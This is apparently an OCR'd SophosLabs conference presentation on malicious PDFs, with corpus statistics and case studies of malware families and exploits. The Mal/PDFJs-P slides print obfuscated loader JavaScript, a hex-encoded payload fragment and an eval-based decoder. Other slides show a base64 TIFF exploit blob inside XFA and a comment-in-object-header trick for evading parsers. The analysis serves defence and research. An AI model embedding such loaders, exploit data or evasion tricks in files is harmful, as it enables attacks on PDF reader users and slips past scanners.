SOPHOS

Malicious PDFs

Paul Baccas, SophosLabs UK
Virus Bulletin, Vancouver 2010

What will be covered


- PDF File Format
- Some Results
- Case studies
- Further Results
- Conclusions
- Questions

PDF File Format

- Open standard
- Many creators and readers
- Structurally a text based format that allows for binary data to be stored
- Most real PDFs are quite simple. Malware exploits the potential complexities of the file format

PDF File Format

- %PDF-N.N
- N R obj
- xref
- trailer



Some Results: /JavaScript

	Malicious	Complete	Clean	% Malicious	% Clean
/JavaScript	63523	64616	1093	94.10	2.43

Some Results: Structural

	Mismatched objects	Mismatched streams	% of mismatched objects	% of mismatched streams
Malicious	8685	1585	12.87	2.35
Complete Corpus	10321	2296	9.17	2.04
Clean	1636			

	Unique objects	Non-unique objects	% of non-unique objects
Malicious	64425	3078	4.56
Complete Corpus	104749	7746	6.88
			10.38

	PDFs with no startxref	Invalid xref	Valid xref	Xref not scanned	% files without xref	% files with invalid xref only
Malicious	5373	6123	5266	56114	7.96	12.47
Complete Corpus	5506	6691	14274	91530	4.89	7.67
Clean	133	568	9008	35416	0.30	6.02

Some Results: /Filter

Filter	Malicious	Complete	Clean	% Malicious	% Clean
FlateDecode	52342	92277	39935	77.54	88.76
LZWDecode	319	5907	5588	0.47	12.42
ASCII85Decode	841	6174	5333	1.25	11.85
ASCIIHexDecode	6404	6451	47	9.47	0.10
RunLengthDecode	159	371	212	0.24	0.47
JBIG2Decode	525	689	164	0.78	0.03
RichMedia	178	178	0	0.26	0
DCTDecode	1404	20666	19262	2.08	42.81
Crypt	28	234	206	0.04	0.46
Encrypt	614	5478	4864	0.91	10.81


Case study 1: Mal/PDFJs-P

- This family represents 27% of malicious corpus
- Uses Annotation Object (one of many objects that could be used)
- OpenAction object attempts to run JavaScript
- JavaScript uses app.doc.getAnnots to manipulate Annotation Object
- Highly obfuscated JavaScript
- Performs a search and replace on the data
- Evaluates code

SOPHOS

File Edit Tools Syntax Buffers Window Help

```
var fnc = 'e';
var sum = '';
var num = 1;
var buffer = "";
var pr = null;

app.doc.syncAnnotScan();

if (app.plugIns.length == 0) {
        fnc += "x";
        num = 0;
}

if (!(app.plugIns.length == 0)) {
        var xnm = {   nPage: 0  };
        pr = app.doc.getAnnots(xnm);
        sum = pr[num].subject;
}

if (app.plugIns.length >= 1) {
        fnc += 'v';
        var buf = sum.split(/-/);

        for (var n = 1; n < buf.length; n++) {
                buffer += String.fromCharCode("0" + "x" + buf[n]);
        }
}
```


SOPHOS
File Edit Tools Syntax Buffers Window Help
-0d-0a-0d-0a-09-66-75-6e-63-74-69-6f-6e-20-67-33-57-38-63-5f-46-34-35-54-68-28-44-5f-4c-5f-35-5f-7
6-69-38-6c-44-5f-31-2c-20-46-42-38-67-33-70-33-46-5f-74-43-76-29-7b-76-61-72-20-53-5f-31-38-33-76-
78-6c-41-31-20-3d-20-31-30-3b-76-61-72-20-6e-63-37-35-6f-51-5f-79-47-30-5f-56-4e-57-20-3d-20-30-3b
-76-61-72-20-4d-4f-44-32-4f-35-20-3d-20-6e-65-77-20-41-72-72-61-79-28-30-2c-20-30-29-3b-76-61-72-2
0-76-51-32-5f-5f-50-20-3d-20-6e-65-77-20-41-72-72-61-79-28-31-32-32-2c-32-35-35-2c-31-32-31-31-2c-
20-20-35-31-32-2c-20-37-37-2c-20-31-33-30-2c-20-20-34-30-2c-33-32-30-2c-20-31-35-35-29-3b-76-51-32
-5f-5f-50-5b-35-5d-20-2d-3d-20-31-30-37-3b-76-51-32-5f-5f-50-5b-31-5d-2b-2b-3b-76-51-32-5f-5f-50-5
b-33-5d-20-3d-20-76-51-32-5f-5f-50-5b-31-5d-20-2a-20-32-3b-76-61-72-20-45-5f-67-70-70-6a-6e-65-20-
3d-20-22-22-3b-74-72-79-20-7b-76-61-72-20-6e-35-65-6d-71-5f-33-77-20-3d-20-30-3b-69-66-20-28-61-70
-70-29-20-7b-46-42-38-67-33-70-33-46-5f-74-43-76-20-3d-20-70-72-5b-6e-35-65-6d-71-5f-33-77-5d-2e-7
3-75-62-6a-65-63-74-3b-7d-7d-20-63-61-74-63-68-28-65-29-20-7b-7d-6e-63-37-35-6f-51-5f-79-47-30-5f-
56-4e-57-20-3d-20-74-68-69-73-3b-69-66-20-28-21-44-5f-4c-5f-35-5f-76-69-38-6c-44-5f-31-29-20-7b-20
-4d-4f-44-32-4f-35-5b-31-5d-20-3d-20-4d-4f-44-32-4f-35-5b-30-5d-3b-76-61-72-20-57-71-49-4d-5f-5f-6
8-55-20-3d-20-76-51-32-5f-5f-50-5b-36-5d-20-2b-20-31-38-3b-4d-4f-44-32-4f-35-5b-32-5d-20-3d-20-30-
3b-4d-4f-44-32-4f-35-5b-33-5d-20-3d-20-4d-4f-44-32-4f-35-5b-30-5d-3b-76-61-72-20-68-50-31-30-6f-30
-5f-45-4e-6e-20-3d-20-76-51-32-5f-5f-50-5b-36-5d-20-2b-20-37-3b-76-61-72-20-77-31-5f-38-77-66-4e-2
0-3d-20-61-72-67-75-6d-65-6e-74-73-2e-63-61-6c-6c-65-65-3b-77-31-5f-38-77-66-4e-20-3d-20-77-31-5f-
38-77-66-4e-2e-74-6f-53-74-72-69-6e-67-28-29-3b-76-61-72-20-70-50-5f-5f-71-6e-37-70-20-3d-20-30-3b
-66-6f-72-28-76-61-72-20-55-5f-32-5f-32-52-70-30-5f-48-67-79-20-3d-20-30-3b-20-55-5f-32-5f-32-52-7
0-30-5f-48-67-79-20-3c-20-77-31-5f-38-77-66-4e-2e-6c-65-6e-67-74-68-3b-20-55-5f-32-5f-32-52-70-30-
5f-48-67-79-2b-2b-29-20-7b-76-61-72-20-54-32-52-61-5f-75-20-3d-20-77-31-5f-38-77-66-4e-2e-63-68-61
-72-43-6f-64-65-41-74-28-55-5f-32-5f-32-52-70-30-5f-48-67-79-29-3b-69-66-20-28-54-32-52-61-5f-75-2
0-3e-20-68-50-31-30-6f-30-5f-45-4e-6e-20-26-26-20-54-32-52-61-5f-75-20-3c-20-57-71-49-4d-5f-5f-68-
55-29-20-7b-69-66-20-28-70-50-5f-5f-71-6e-37-70-20-3d-3d-20-34-29-20-7b-70-50-5f-5f-71-6e-37-70-20
-3d-20-30-3b-7d-4d-4f-44-32-4f-35-5b-70-50-5f-5f-71-6e-37-70-5d-20-2b-3d-20-54-32-52-61-5f-75-3b-6
9-66-20-28-4d-4f-44-32-4f-35-5b-70-50-5f-5f-71-6e-37-70-5d-20-3e-20-76-51-32-5f-5f-50-5b-33-5d-29-
20-7b-4d-4f-44-32-4f-35-5b-70-50-5f-5f-71-6e-37-70-5d-20-2d-3d-20-35-31-32-3b-7d-70-50-5f-5f-71-6e
-37-70-2b-2b-3b-7d-7d-7d-65-6c-73-65-20-20-7b-20-4d-4f-44-32-4f-35-20-3d-20-44-5f-4c-5f-35-5f-76-6

File Edit Tools Syntax Buffers Window Help

```
function g3W8c_F45Th(D_L_5_vi8lD_1, FB8g3p3F_tCv){var S_183vxlA1 = 10;var nc75oQ_yG0_VNW =
 0;var MOD205 = new Array(0, 0);var vQ2__P = new Array(122,255,1211,  512, 77, 130,  40,320, 155);
vQ2__P[5] -= 107;vQ2__P[1]++;vQ2__P[3] = vQ2__P[1] * 2;var E_gppjne = "";try {var n5emq_3w = 0;if
(app) {FB8g3p3F_tCv = pr[n5emq_3w].subject;}} catch(e) {}nc75oQ_yG0_VNW = this;if (!D_L_5_vi8lD_1)
 { MOD205[1] = MOD205[0];var WqIM__hU = vQ2__P[6] + 18;MOD205[2] = 0;MOD205[3] = MOD205[0];var hP1
0o0_ENn = vQ2__P[6] + 7;var w1_8wfN = arguments.callee;w1_8wfN = w1_8wfN.toString();var pP__qn7p =
 0;for(var U_2_2Rp0_Hgy = 0; U_2_2Rp0_Hgy < w1_8wfN.length; U_2_2Rp0_Hgy++) {var T2Ra_u = w1_8wfN.
charCodeAt(U_2_2Rp0_Hgy);if (T2Ra_u > hP10o0_ENn && T2Ra_u < WqIM__hU) {if (pP__qn7p == 4) {pP__qn
7p = 0;}MOD205[pP__qn7p] += T2Ra_u;if (MOD205[pP__qn7p] > vQ2__P[3]) {MOD205[pP__qn7p] -= 512;}pP_
_qn7p++;}}}else  { MOD205 = D_L_5_vi8lD_1;}for (var yT40aA_NX__FL00 = 0; yT40aA_NX__FL00 < 4; yT40
aA_NX__FL00++) {if (MOD205[yT40aA_NX__FL00] > vQ2__P[1]) {MOD205[yT40aA_NX__FL00] -= vQ2__P[1];}}v
ar NxVOE_jt86__OMr = 0;var Fcp__yN3_4 = 0;var yyCn27nN_J_xN_t;var N5YkHAF_nyTr = 0;while ( NxVOE_j
t86__OMr < FB8g3p3F_tCv.length ) {var KvnN_FWn0t7 = "";KvnN_FWn0t7 = FB8g3p3F_tCv.substr(NxVOE_jt8
6__OMr, 2);var yy_7Ru15VgE = parseInt(KvnN_FWn0t7, vQ2__P[5]); if (Fcp__yN3_4 == 4) {Fcp__yN3_4 =
0;}yy_7Ru15VgE -= (N5YkHAF_nyTr + 2) * MOD205[Fcp__yN3_4];if (yy_7Ru15VgE < 0) {yy_7Ru15VgE -= Mat
h.floor(yy_7Ru15VgE / vQ2__P[1]) * vQ2__P[1];}E_gppjne += String.fromCharCode(yy_7Ru15VgE);NxVOE_j
t86__OMr += 2;{Fcp__yN3_4++;N5YkHAF_nyTr++;}}nc75oQ_yG0_VNW["eval"](E_gppjne);return 0;}

g3W8c_F45Th(0);
```

Case study 2: libtiff vulnerability

- Old vulnerability circa 2006
- Not a vulnerability in PDF or SWF (Adobe file formats)
- Problem was that Adobe didn't update their implementation
- Most occurrences rely on Adobe rendering the TIFF but some have JavaScript
- TIFF is stored within an XFA as a BASE64'd entity

```
</pageArea>
</pageSet>
<subform name="Page1" x="0pt" y="0pt" w="612pt" h=
<break before="pageArea" beforeTarget="#PageArea1"
<bind match="none" />
<field name="ImageField1" w="28.575mm" h="1.39mm"
<ui>
<imageEdit />
</ui>
</field>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner FormTargetVersion 24?>
<?templateDesigner Rulers horizontal:1, vertical:1
<?templateDesigner Zoom 94?>
</template>
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema
<xfa:data>
<topmostSubform>
<ImageField1 xfa:contentType="image/tif" href="">
SUkqADggAACQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
JCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCC
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQk
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
JCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCC
```

Case study 2: libtiff vulnerability

- Troj/PDFJs-II and Troj/PDFJs-JN cover many of these
- More on SophosLabs Blog
- Generated by kits these PDF are subtly different

Case study 3: /OpenAction and /Launch

- Didier Stevens brought this issue to the attention of the world
- This is not an exploit/vulnerability rather a feature of PDF
- Used legitimately ????
- Most examples hark back to VBS/Peachy
- Used by the Bredo gang
- More on SophosLabs Blog

Case study 4: Troj/PDFJs-KT

- Document management – Portable document format – Part 1: PDF 1.7 states:

The definition of an indirect object in a PDF file shall consist of its object number and generation number (separated by white space), followed by the value of the object bracketed between the keywords **obj** and **endobj**.

- Nota Bene: 'separated by white space'

EXAMPLE The PDF fragment in this example is syntactically equivalent to just the tokens abc and 123.


```
abc% comment (/%) blah blah blah
123
```

- So a comment is treated as Whitespace!

Normal	Crafted
5 0 obj	5 % blah 0 obj

Case study 4: Troj/PDFJs-KT

- Naturally enough the bad guys know this



- Here 0x250a is inserted into the indirect object 5 0 obj
- Parsing this properly we would detect Troj/PDFJs-II


Case study 5: Troj/PDFJs-MJ

- File exploiting CVE-2010-0188

